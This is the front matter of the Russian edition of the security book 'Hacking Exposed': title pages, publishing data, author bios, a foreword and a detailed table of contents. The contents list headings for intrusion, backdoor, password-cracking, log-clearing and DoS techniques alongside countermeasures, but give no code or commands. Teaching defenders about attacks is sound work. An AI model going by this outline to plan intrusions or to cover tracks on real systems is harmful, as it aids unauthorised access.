Сетевая защита — это Y2K с неограниченным сроком действия

СЕКРЕТЫ

"Если эта книга не испугает вас и не заставит серьезнее относиться к защите сетей, то как профессионал вы ничего не стоите."

AlephOne, модератор рассылочного списка

ХАКЕРОВ


Проблемы и решения сетевой защиты

Стюарт Макклуре, Джоел Скембрэй

Редакторы раздела Security Watch журнала InfoWorld

Джордж Куртц


Инструктор Extreme Hacking и автор Black Hat



Hacking Exposed: Network Security Secrets and Solutions

Stuart McClure
Joel Scambray
George Kurts

Osborne/McGraw-Hill
Berkeley New York St. Louis San Francisco
Auckland Bogota Hamburg London Madrid
Mexico City Milan Montreal New Delhi Panama City
Paris Sao Paulo Singapore Sydney
Tokyo Toronto



Секреты хакеров
Проблемы и решения сетевой защиты

Стюарт Макклуре
Джоел Скембрэй
Джордж Куртц

Издательство "ЛОРИ"

Hacking Exposed: Network Security
Secrets and Solutions
Stuart McClure, Joel Scambray, George Kurts
Copyright 1999
All rights reserved

Секреты хакеров
Проблемы и решения сетевой защиты
Стюарт Макклуре, Джоел Скембрэй, Джордж Куртц
Переводчик М.Кузьмин
Научный редактор А.Головко
Корректор Т.Килимник
Верстка М.Алиевой

Copyright © 1999 by The McGraw-Hill Companies. All rights reserved.
Except as permitted under the Copyright Act of 1976, no part of this publication may be reproduced or distributed in any form or by any means, or stored in a database or retrieval system, without the prior written permission of the publisher, with the exception that the program listings may be entered, stored, and executed in a computer system, but they may not be reproduced for publication.
ISBN 0-07-212127-0

© Издательство "ЛОРИ", 2001

Изд. N : ОАІ (03)
ЛР N : 070612 30.09.97 г.
ISBN 5-85582-107-2

Подписано в печать 09.01.2001 Формат 70x100/16
Бумага офсет N1 Гарнитура Нью-Баскервиль Печать офсетная
Печ.л. 29 Тираж 4000 Заказ N 2
Цена договорная

Издательство "ЛОРИ". Москва. 123557 Б. Тишинский пер., д. 40, корп. 2
Телефон для оптовых покупателей: (095)259-01-62
WWW.LORY-PRESS.RU

Отпечатано в типографии ООО "Типография ИПО профсоюзов Профиздат"
109044, Москва, ул. Крутицкий вал д. 18

Посвящаю эту книгу Мелинде и Эвену. Все в моей жизни обретает смысл, когда я чувствую их поддержку и понимание.
. Стюарт Макклуре

Свою первую книгу посвящаю "номеру один" в моей жизни –
S&J и The New **Scambray.**
Джоел Скембрэй

Посвящаю эту книгу моей любимой жене Анне.
Без ее понимания и поддержки работа вряд ли была бы завершена. Благодарю всю мою семью за терпение и помощь.
Джордж Куртц

Посвящаем книгу всем благородным хакерам.
Когда-нибудь мир согласится с тем, что только знания и информация делают людей свободными.
Авторы

ОБ АВТОРАХ

Стюарт Макклуре

Стюарт Макклуре (CISSP, CNE, CCSE) является основателем и президентом Rampart Security Group, специализирующейся на проверке защиты компьютерных систем, анализе брандмауэров, тестировании приложений электронной коммерции, исследовании сетевых компьютеров, изучении технологий PKI, обнаружении вторжений и ликвидации чрезвычайных ситуаций.

Последние полтора года Макклуре является соавтором еженедельной колонки Security Watch в журнале *InfoWorld,* посвященной общим вопросам защиты, эксплуатации и уязвимости систем. Последние четыре года Макклуре работал в компании Ernst & Young и в Центре тестирования *InfoWorld,* взламывая и исследуя инфраструктуру компьютерных сетей и их защиту, а также аппаратное и программное обеспечение. Перед этим Стюарт Макклуре свыше семи лет администрировал сети и системы Novell, Solaris, AIX, AS/400, Window NT, Linux в коммерческих, академических и правительственных организациях.

Со Стюартом Макклуре можно связаться по электронной почте: stuart@hackingexposed.com.

Макклуре (слева) и Скембрэй (справа)

Джоел Скембрэй

Джоел Скембрэй (CISSP, CCSE) является исполнительным директором Rampart Security Group (http://www.ramsec.com). Занимается консалтингом в области защиты информационных систем, вопросами хакерства, тестированием программных продуктов, а также разработкой и анализом общей архитектуры безопасности. Джоел имеет большой практический опыт применения различных технологий защиты (включая брандмауэры), виртуальных частных сетей, криптографических систем на основе общих/личных ключей шифрования, обнаружения вторжений, систем с высоким уровнем аутентификации и средств автоматического анализа безопасности. Он создавал и исследовал архитектуру защиты систем удаленного доступа, серверного программного обеспечения, службы каталогов, экстрасетей и приложений электронной коммерции. Джоел является соавтором еженедельной колонки Security Watch в журнале *InfoWorld,* где опубликовал десяток аналитических и обзорных статей. Джоел Скембрэй более шести лет работает с различными компьютерными и коммуникационными технологиями как непосредственно, так и концептуально (являясь руководителем группы защиты в Ernst & Young LLP, аналитиком центра тестирования InfoWorld и директором по информационным технологиям в крупной компании по торговле недвижимостью).

С Джоелом Скембрэй можно связаться по электронной почте: joel@hackingexposed.com.

Джордж Куртц

Джордж Куртц (CISSP) — главный управляющий Rampart Security Group. Специализируется на тестировании атак и проникновения в системы, на оценке защиты приложений электронной коммерции и на обучении компьютерной безопасности. Джордж Куртц занимается вопросами информационной защиты последние восемь лет. За это время он исследовал сотни брандмауэров, сетей и приложений

Джордж Куртц

электронной коммерции. Постоянно выступает на различных конференциях по проблемам защиты информации и часто цитируется в *Wall Street Journal, InfoWorld, Associated Press.*

С Джорджем Куртцем можно связаться по электронной почте: george@hackingexposed.com.

Об авторе дополнительных материалов

Эрик Шультц

Эрик Шультц является консультантом по вопросам защиты информации в Rampart Security Group. Специализируется на исследовании атак и проникновения в системы. Эрик Шультц занимается информационными технологиями и проблемами защиты последние восемь лет, уделяя основную часть своего времени технологиям и платформам корпорации Microsoft. Часто выступает на конференциях по проблемам защиты информации и публикуется во многих изданиях, включая *Time, ComputerWorld* и *InfoWorld.* Является редактором по продуктам корпорации Microsoft в Security-Focus и первого портала по вопросам защиты в Интернете. Ранее Эрик Шультц работал в Ernst & Young, Salomon Brothers, Bealls и Price Waterhouse.

О рецензентах

Мартин У. Долфин

Мартин Долфин — руководитель регионального (Новая Англия) подразделения компании Ernst & Young по защите приложений электронной коммерции. Свыше десяти лет администрирует компьютерные системы, причем более пяти лет занимается компьютерной защитой Windows NT, Novell Netware и Интернета. Преподает курс "Защита web-сайта" в Extreme Hacking.

Крис М. Просайз

Крис Просайз является консультантом по вопросам компьютерной защиты и имеет огромный опыт в выявления атак и проникновения в системы, а также в ликвидации чрезвычайных ситуаций. Бывший офицер ВВС США, Крис руководил и выполнил десятки задач по проникновению в системы и по устранению последствий вторжения, разработал методологию защиты для компаний из списка Fortune 500 и участвовал в создании курса компьютерной защиты в компании Ernst & Young, получившего высокую оценку в журналах Time и InfoWorld. Крис Просайз имеет степень бакалавра электротехники (университет Duke) и является сертифицированным специалистом в области защиты информационных систем (CISSP).

Содержание

Предисловие . . . xxi
Введение . . . xxv

Часть I

Разведка

1 Рекогносцировка - поиск целей . . . 3
Понятие рекогносцировки . . . 5
Необходимость в рекогносцировке . . . 6
Рекогносцировка Интернета . . . 6
Этап 1. Определение области действий . . . 7
Поиск в открытых источниках . . . 7
Поиск в базе данных EDGAR . . . 10
Контрмеры: защита общедоступных баз данных . . . 11
Этап 2. Перечень сети . . . 11
Организационный запрос . . . 12
Доменный запрос . . . 14
Сетевой запрос . . . 16
Запрос контактной информации . . . 17
Контрмеры: защита общедоступных баз данных . . . 18
Этап 3. Опрос DNS . . . 18
Пересылка файла зоны . . . 19
Определение записей об электронной почте . . . 22
Контрмеры: защита DNS . . . 23
Этап 4. Разведка сети . . . 23
Отслеживание маршрутов . . . 24
Контрмеры: защита от исследования сети . . . 27

2 Сканирование . . . 29
Диапазонная проверка по ping . . . 30
Контрмеры: защита от диапазонной проверки по ping . . . 34
Обнаружение . . . 34
Предотвращение . . . 36
Запросы ICMP . . . 37
Контрмеры: защита от запросов ICMP . . . 37
Сканирование портов . . . 38
Типы сканирования . . . 38
Идентификация действующих служб TCP и UDP . . . 40
Strobe . . . 40
Udp_scan . . . 41
netcat . . . 41
PortPro и Portscan . . . 42
Картограф сети (nmap) . . . 42
Средства сканирования портов . . . 46
Контрмеры: защита от сканирования портов . . . 47
Обнаружение . . . 47
Предотвращение . . . 49
Обнаружение операционной системы . . . 50

Идентификация стека . . . 51
Контрмеры: защита от идентификации операционной системы . . . 53
Обнаружение . . . 53
Предотвращение . . . 54
Обзор автоматизированных средств исследования . . . 54
Контрмеры: защита от автоматизированных средств исследования . . . 55

3 Перечень . . . 57
Введение . . . 58
Windows NT . . . 58
Перечень доменов NT командой net view . . . 59
Перечень контроллеров домена NT . . . 59
Разделяемые ресурсы NetBIOS . . . 61
Дополнительные средства создания перечней NT . . . 64
Контрмеры . . . 64
Перечень пользователей и групп NT . . . 65
SNMP . . . 67
Перечень приложений и заголовков NT . . . 69
Методы перечня в системах Novell . . . 71
Сетевое окружение . . . 72
Подключение из Novell Client32 . . . 73
On-Site Admin: просмотр серверов Novell . . . 74
On-Site Admin: просмотр дерева . . . 76
Перечень элементов систем UNIX . . . 76
Инвентаризация сетевых и разделяемых ресурсов UNIX . . . 77
Перечень пользователей и групп UNIX . . . 78
Получение перечня приложений и заголовков UNIX . . . 81

Часть II

Взлом систем

4 Взлом Windows 95/98 . . . 87
Введение . . . 88
Дистанционный захват Win 9x . . . 88
Непосредственное подключение к разделяемым ресурсам Win 9x . . . 90
Взлом разделяемых файлов и принтеров Win 9x . . . 90
Воспроизведение хэшированной информации об аутентификации в Win 9x . . . 92
Взлом сервера удаленного доступа Win 9x . . . 93
Дистанционный взлом системного реестра Win 9x . . . 94
Win 9x и средства управления сетью . . . 95
"Черные ходы" Win 9x . . . 95
Back Orifice . . . 95
NetBus . . . 96
Засылка BO (вариант 1): уязвимые места клиентов Интернета . . . 97
Засылка BO (вариант 2): надувательство . . . 97
Известные уязвимые места серверных приложений . . . 99
Отказ в обслуживании в Win 9x . . . 99
Контрмеры: защита от атаки отказа в обслуживании . . . 99
Взлом Win 9x с консоли . . . 100

Обход защиты Win 9x: перезагрузка системы . . . 100
Контрмеры: защита от взлома с консоли . . . 100
Скрытные методы (вариант 1): автозапуск и извлечение пароля хранителя экрана . . . 101
Контрмеры: защита хранителя экрана Win 9x . . . 102
Скрытные методы (вариант 2): отображение паролей Win 9x, хранящихся в памяти . . . 103
Скрытные методы (вариант 3): взлом паролей . . . 104
Контрмеры: защита файлов PWL . . . 105

5 Взлом Windows NT . . . 107
Краткий обзор . . . 109
План дальнейших действий . . . 109
Примечание авторов . . . 109
Получение права администратора . . . 110
Угадывание паролей в сети . . . 111
Ручное угадывание пароля . . . 111
Автоматическое угадывание пароля . . . 113
Прослушивание сетевого обмена паролями . . . 114
Контрмеры: защита паролей . . . 116
Политика учетных записей . . . 117
Passfilt . . . 118
Passprop . . . 118
Предотвращение прослушивания пароля . . . 119
Аудит и регистрация . . . 119
Удаленные методы: отказ в обслуживании и переполнение буфера . . . 123
Удаленное переполнение буфера . . . 123
Отказ в обслуживании . . . 124
Эскалация привилегий . . . 124
Hoovering (всасывание информации) . . . 125
getadmin . . . 125
sechole . . . 126
"Троянские" приложения и исполняемые ключи системного реестра . . . 130
О возможности эскалации привилегий . . . 131
Консолидация сил . . . 132
Взлом SAM . . . 132
Получение SAM . . . 133
Взлом паролей NT . . . 135
Контрмеры: защита от взлома паролей . . . 138
Эксплуатация доверия . . . 142
Зеркальные реквизиты регистрации локального и доменного администраторов . . . 142
LSA Secrets . . . 143
Ключи авторегистрации в системном реестре . . . 144
Регистраторы нажатий клавиш . . . 145
Удаленный доступ и "черные ходы" . . . 146
Удаленная командная строка: remote.exe . . . 147
Захват удаленных оболочек с помощью утилиты netcat . . . 149
NetBus . . . 150
Back Orifice 200 . . . 152
Удаленный захват графического интерфейса пользователя (GUI) с помощью WinVNC . . . 153
Типичные "черные ходы" и защита от них . . . 155
Имена файлов . . . 156
Ключи системного реестра . . . 156
Процессы . . . 157

Порты . . . 158
Заметание следов . . . 159
Отключение аудита . . . 159
Очистка журнала регистрации событий . . . 159
Скрытие файлов . . . 160
attrib . . . 160
Файловые потоки в NTFS . . . 160

6 Взлом Novell NetWare . . . 163
Подключение . . . 164
On-Site Admin . . . 165
snlist и nslist . . . 165
Контрмеры: защита подключений . . . 166
Создание перечня элементов базы данных BINDERY и деревьев . . . 166
userinfo . . . 166
userdump . . . 167
finger . . . 167
bindery . . . 167
bindin . . . 168
nlist . . . 168
cx . . . 169
On-Site Administrator . . . 171
Контрмеры: защита от создания перечня . . . 171
Открыть незапертую дверь . . . 171
chknull . . . 172
Контрмеры: защита от chknull . . . 173
Создание перечня . . . 173
userlist /a . . . 173
On-Site Administrator . . . 174
NDSsnoop . . . 174
Определение блокировки вторжения . . . 175
Контрмеры: защита от определения блокировки вторжения . . . 177
Получение права ADMIN . . . 177
Грабеж . . . 177
Контрмеры: защита от грабежа . . . 178
Nwpcrack . . . 178
Контрмеры: защита от Nwpcrack . . . 179
Уязвимость приложений . . . 179
NetWare Perl . . . 180
Контрмеры: защита NetWare Perl . . . 180
NetWare FTP . . . 180
Контрмеры: защита NetWare FTP . . . 181
NetWare Web Server . . . 181
Контрмеры: защита NetWare Web Server . . . 181
Атака мистификацией (PANDORA) . . . 181
Gameover . . . 182
Контрмеры: защита от Pandora . . . 183
Действия, предпринимаемые после получения права администратора сервера . . . 184
Взлом rconsole . . . 184
Контрмеры: защита rconsole (пароль открытым текстом) . . . 185
Захват файлов NDS . . . 185
NetBasic.nlm . . . 185

Dsmaint . . . 186
Jcmd . . . 187
Контрмеры: защита от воровства NDS . . . 188
Взлом файлов NDS . . . 188
IMP 2.0 . . . 190
Лечение файла регистрации . . . 191
Отключение аудита . . . 191
Изменение файла журнала . . . 191
Журнал консоли . . . 192
Контрмеры: защита файла регистрации . . . 192
"Черные ходы" . . . 193
Контрмеры: обнаружение "черных ходов" . . . 194
Дополнительные ресурсы . . . 195
Kane Security Analyst (http://www.intrusion.com) . . . 195
Web-сайты (ftp://ftp.novell.com/pub/updates/nw/nw411/) . . . 195
Группы Usenet . . . 196

7 UNIX . . . 197
Завоевание корня . . . 198
Краткий обзор . . . 198
Картографирование точек незащищенности . . . 199
Удаленный и локальный доступ . . . 199
Удаленный доступ . . . 200
Атака "грубой силой" . . . 201
Контрмеры: защита от атаки "грубой силой" . . . 202
Атака управляемыми данными . . . 203
Атака переполнением буфера . . . 203
Контрмеры: защита от атаки переполнения буфера . . . 204
Атака подтверждения ввода . . . 206
Контрмеры: защита от атаки подтверждения ввода . . . 207
Доступ к оболочке . . . 207
Операции в среде X . . . 208
Обращенный telnet и обратные каналы . . . 209
Наиболее распространенные типы удаленных атак . . . 211
TFTP . . . 211
FTP . . . 212
Sendmail . . . 213
Службы вызова удаленных процедур . . . 215
NFS . . . 216
Проблемы защиты среды X . . . 221
Локальный доступ . . . 223
Уязвимость пароля . . . 224
Crack 5.0a . . . 225
Контрмеры: защита пароля . . . 227
Переполнение локального буфера . . . 227
Контрмеры: защита от локального переполнения буфера . . . 228
Символьные ссылки . . . 228
Контрмеры: защита символьных ссылок . . . 229
Атака на дескрипторы файлов . . . 229
Контрмеры: защита дескрипторов файлов . . . 231
Состояние гонки . . . 231
Управление сигналами . . . 231

Контрмеры. 232
Манипуляция файлами ядра. 232
Контрмеры: защита файлов ядра. 233
Разделяемые библиотеки. 233
Контрмеры: защита разделяемых библиотек. 234
Неправильная конфигурация систем. 234
Права файлов и каталогов. 234
Атака на оболочку. 237
Атака на IFS. 238
После завоевания корня. 239
Набор корневых инструментов. 239
Программы-"троянцы". 239
Контрмеры: защита от действий "троянцев". 240
Сыщики. 240
Возможности программ-сыщиков. 240
Принципы работы программы-сыщика. 241
Популярные сыщики. 242
Контрмеры: защита от действий сыщиков. 242
Очистка журнала. 243
Контрмеры: предотвращение очистки журнала. 246
Дополнительные ресурсы. 246

Часть III

Взлом сетей

8 Взлом коммутируемых соединений и виртуальных частных сетей . 251
Введение. 252
Рекогносцировка телефонных номеров. 254
Контрмеры: предотвращение утечки информации. 256
Боевой прозвон. 256
Оборудование. 256
Законодательство. 257
Стоимость звонков. 257
Программное обеспечение. 257
ToneLoc. 258
THC-Scan 260
PhoneSweep. 263
Методы исследования ответных сигналов. 266
Защита удаленного доступа. 268
Взлом виртуальных частных сетей. 269
Дополнительные ресурсы. 272

9 Сетевые устройства 273
Исследование. 274
Определение. 274
Отслеживание маршрутов. 274
Сканирование портов. 275
Идентификация операционной системы. 277
Контрмеры. 277

Утечка пакетов в устройствах Cisco . . . 277
Контрмеры: устранение утечки пакетов в устройствах Cisco . . . 278
Захват заголовков и создание перечня устройств Cisco . . . 278
Контрмеры: предотвращение захвата заголовка и создания перечня устройств Cisco . . . 279
SNMP . . . 279
Компания Ascend . . . 280
Контрмеры: защита Ascend SNMP . . . 280
Компания Bay . . . 280
Контрмеры: защита Bay SNMP . . . 280
Контрмеры: защита SNMP . . . 281
"Черный ход" . . . 282
Учетные записи по умолчанию . . . 282
Коммутаторы 3Com . . . 283
Контрмеры для учетных записей по умолчанию в коммутаторах 3Com . . . 283
Маршрутизаторы Bay . . . 283
Контрмеры для паролей по умолчанию в маршрутизаторах Bay . . . 283
Пароли маршрутизаторов Cisco . . . 284
Контрмеры: защита паролей Cisco . . . 284
Компания Webramp . . . 284
Контрмеры: защита Webramp . . . 284
Motorola Cable Modem Telnet на порту 1024 (ntsecurity.net) . . . 284
Дополнительные методы взлома . . . 285
Запись в базу данных MIB устройств Cisco . . . 285
Контрмеры: защита сетевой базы данных MIB Cisco . . . 287
Слабое шифрование в устройствах Cisco . . . 288
Контрмеры: защита от дешифрации паролей Cisco . . . 289
Загрузка по протоколу TFTP . . . 289
Контрмеры: защита TFTP . . . 290
Конфигурационные файлы устройств Bay . . . 290
Контрмеры: защита конфигурационных файлов Bay . . . 290
Коммутация и совместное использование . . . 290
Определение сетевого носителя . . . 291
Контрмеры: предотвращение захвата пакетов в совместно используемом носителе . . . 292
Захват информации SNMP . . . 292
Команды SNMP . . . 293
Контрмеры: защита от команд SNMP . . . 293
Мистификация RIP . . . 294
Контрмеры: защита от мистификации RIP . . . 294

10 Брандмауэры . . . 295
Принципы построения брандмауэров . . . 296
Идентификация брандмауэра . . . 296
Прямое сканирование . . . 297
Контрмеры . . . 297
Обнаружение . . . 297
Предотвращение . . . 298
Отслеживание маршрута . . . 299
Контрмеры . . . 300
Обнаружение . . . 300
Предотвращение . . . 300
Захват заголовков . . . 300

Контрмеры. 301
Предотвращение. 301
Изощренные методы исследования брандмауэров. 301
Анализ сведений, предоставляемых утилитой nmap. 301
Контрмеры. 303
Идентификация портов. 304
Контрмеры. 305
Сканирование сквозь брандмауэры. 305
Утилита hping. 305
Контрмеры. 307
Firewalk 307
Контрмеры. 308
Фильтрация пакетов. 308
Либеральные списки ACL. 308
Контрмеры. 308
Обман брандмауэров Check Point. 309
Контрмеры. 310
Туннели ICMP и UDP. 310
Контрмеры. 310
Уязвимость программных прокси. 311
Имя хоста localhost. 311
Контрмеры. 311
Неавторизованный внешний доступ к прокси. 312
Контрмеры. 312
Уязвимость WinGate. 313
Неавторизированный просмотр. 313
Контрмеры. 313
Наиважнейший инструмент атакующего: неавторизированный telnet. 314
Контрмеры. 314
Просмотр файлов. 314
Контрмеры. 315

11 Атака отказа в обслуживании (DoS). 319
Побудительные причины проведения атак DoS. 320
Типы атак DoS. 321
Захват полосы пропускания. 321
Сценарий 1. 321
Сценарий 2. 321
Истощение ресурсов. 322
Ошибки программирования. 322
Маршрутизация и атака DNS. 322
Общие атаки DoS. 323
Smurf. 324
Контрмеры. 325
Переполнение SYN. 326
Контрмеры. 327
Атака DNS. 329
Контрмеры. 330
Атаки DoS против UNIX и Windows NT. 330
Удаленные атаки DoS. 330
Перекрытие фрагментации IP. 331
Контрмеры. 331

Утечки в спулинге Windows NT: Named Pipes поверх RPC . . . 331
Атака DoS переполнения буфера в FTP-сервере IIS . . . 332
Локальные атаки DoS . . . 332
Windows NT 4.0 Terminal Server и Proquota.exe . . . 333
Паника ядра . . . 333

Часть IV

Взлом программного обеспечения

12 Уязвимость систем удаленного управления . . . 337
Исследование программ удаленного управления . . . 338
Подключение . . . 340
Уязвимые места . . . 340
Имя/пароль открытым текстом . . . 341
Замаскированные пароли . . . 341
Открываемые пароли . . . 342
Загрузка профилей . . . 343
Контрмеры . . . 343
Применение паролей . . . 343
Усиление пароля . . . 343
Усиление аутентификации . . . 345
Защита файлов профиля и установки с помощью паролей . . . 345
Отключение пользователей по завершении вызова . . . 346
Шифрование трафика обмена данными . . . 346
Ограничение попыток регистрации . . . 347
Регистрация неудачных попыток доступа к системе . . . 347
Блокировка пользователей, не вошедших в систему . . . 347
Изменение заданного по умолчанию порта прослушивания . . . 347
Наилучшая программа удаленного управления с точки зрения защиты системы . . . 347
pcAnywhere . . . 348
ReachOut . . . 348
Remotely Anywhere . . . 348
Remotely Possible/ControlIT . . . 349
Timbuktu . . . 349
Virtual Network Computing (VNC) . . . 350
Citrix . . . 350

13 Дополнительные методы взлома . . . 351
Перехват сеансов . . . 352
Juggernaut . . . 352
Hunt . . . 353
Контрмеры: защита от перехвата . . . 354
"Черные ходы" . . . 355
Учетные записи пользователей . . . 355
NT . . . 355
UNIX . . . 355
Novell . . . 356
Файлы запуска . . . 356
NT . . . 356

UNIX . . . 356
Novell . . . 356
Планирование заданий . . . 357
Контрмеры: защита планирования задач . . . 357
"Черные ходы" в системах удаленного управления . . . 358
Удаленное командное приглашение . . . 358
Контрмеры: защита удаленного управления . . . 362
Имена файлов . . . 362
Конфигурационные файлы и элементы реестра . . . 363
Порты слушания . . . 363
Контрмеры: защита от действий Back Orifice (и других утилит) . . . 364
Элементы списка процессов . . . 365
Специальные программы очистки . . . 366
Общие контрмеры: устранение "черных ходов" . . . 366
Программы-"троянцы" . . . 366
Whack-A-Mole . . . 367
BoSniffer . . . 367
eLiTeWrap . . . 367
FPWNCLNT.DLL в Windows NT . . . 368
Контрмеры: защита от действий FPNWCLNT . . . 369

14 Взлом web-сайтов . . . 371
Кража информации в WEB . . . 372
Постраничный просмотр . . . 372
Утилиты . . . 372
Контрмеры: предотвращение кражи данных с web-сайтов . . . 375
Выявление общеизвестных уязвимых точек . . . 375
Автоматизированные сценарии . . . 375
Автоматизированные приложения . . . 376
Grinder . . . 377
SiteScan . . . 378
Неадекватные сценарии: атака подтверждения ввода . . . 378
Уязвимость MDAC RDS в IIS 4.0 . . . 379
Анатомия атаки . . . 382
Контрмеры: защита MDAC RDS . . . 382
Уязвимость CGI . . . 383
Phone Book Script (PHF) . . . 383
Контрмеры: защита PHF . . . 383
Проблемы сценариев CGI в Irix . . . 384
Контрмеры: защита CGI в Irix . . . 385
test-cgi . . . 385
Контрмеры: защита CGI . . . 385
Уязвимость Active Server Pages (ASP) . . . 385
ASP Dot Bug . . . 386
Альтернативные потоки данных ASP . . . 386
Уязвимости showcode.asp, code.asp, codebrws.asp . . . 386
Уязвимость Cold Fusion . . . 387
Контрмеры: защита Cold Fusion . . . 387
Переполнение буфера . . . 388
Уязвимость PHP . . . 388
Контрмеры: защита PHP . . . 388
Уязвимость wwwcount.cgi . . . 388

IIS 4.0 iishack 389
Плохое проектирование в WEB 390
Неправильное использование скрытых тегов 390
Контрмеры: защита скрытых тегов 391
Server Side Includes (SSI) 391
Контрмеры: защита SSI 392
Добавление к файлу 392
Контрмеры 392

Часть V

Приложения

A Порты 395

B Защита Windows 2000 399

C Ресурсы и ссылки 415

D Утилиты 423

E 14 основных уязвимых мест систем 429

F Содержимое web-сайта этой книги 431

Предисловие

Хакерство — это либо увлекательное, либо жуткое явление, в зависимости от того, на какой стороне баррикад вы находитесь. Чуть ли не каждый день обнаруживается новое уязвимое место в структуре взаимосвязанных сетей и программного обеспечения, составляющих основу информационных магистралей современного электронного рынка. По одну сторону укреплений, внутри, находятся расстроенные администраторы сетей и специалисты по компьютерной защите, отвечающие за эксплуатацию и построение киберпространства, приобретающего в наше время все более важное значение. С другой стороны — разношерстная орда хакеров, которые наслаждаются обнаружением любой трещины в стенах укреплений, периодически выставляя напоказ дыры самых изощренных и мощных систем зашиты.

А еще есть личности, сидящие в сторожевых башнях укреплений. Это дозорные. Они исследуют и распространяют информацию о вражеской тактике. К таковым относятся и авторы данной книги.

Что же касается всех остальных, то никто не чувствует себя в полной безопасности, однако очень немногие могут уделить время и внимание постоянному поддержанию защиты на должном уровне, чтобы не стать очередной мишенью. Компьютерная защита — интересное занятие: изматывающее, требующее огромного труда, но временами чрезвычайно увлекательное. К несчастью, построение киберпространства оставляет слишком мало времени для выполнения обязанностей стража.

Те, кто действительно отвечает за защиту важных систем, могут воспользоваться одним мощным оружием: информацией. Существует множество программных продуктов компьютерной защиты от различных производителей, однако они ничем вам не помогут, если у вас нет необходимых знаний. Самый лучший способ избежать чрезмерно раздутых решений — изучить, что может и что не может делать выбранный метод защиты, а также узнать, почему это происходит. Я работаю с множеством пользователей, имеющих дело с важной информацией: с деловыми записями, с сообщениями электронной почты, с программным обеспечением интерактивной оплаты счетов и налогов (интерактивной на персональных компьютерах, которые пользователи в блаженном неведении подключают к Интернету). Люди должны были бы бояться, но их ничего не страшит. Реальный размах деятельности хакеров трудно оценить, однако я могу дать некоторую информацию к размышлению. Мой компьютер прощупывают не менее десяти раз в неделю, а компьютер моего друга, пользующегося кабельным модемом, — до десяти раз в день. В этой книге рассказывается о методах, которые применяют

хакеры, пытаясь проникнуть в наши компьютеры, и о соответствующих контрмерах.

Авторы имеют огромный опыт в организации защиты сетей. Его приобретению способствовало кропотливое изучение методов атаки — ее средств, способов, а также обмена хакерскими секретами. Книга полна информации такого рода. Познакомившись с ней, некоторые из читателей будут шокированы, однако целью книги как раз и является показать вам, что "мы действительно так уязвимы". Если же авторы не убедили вас в необходимости принятия мер по защите системы, то, скорее всего, это не удастся сделать никому другому.

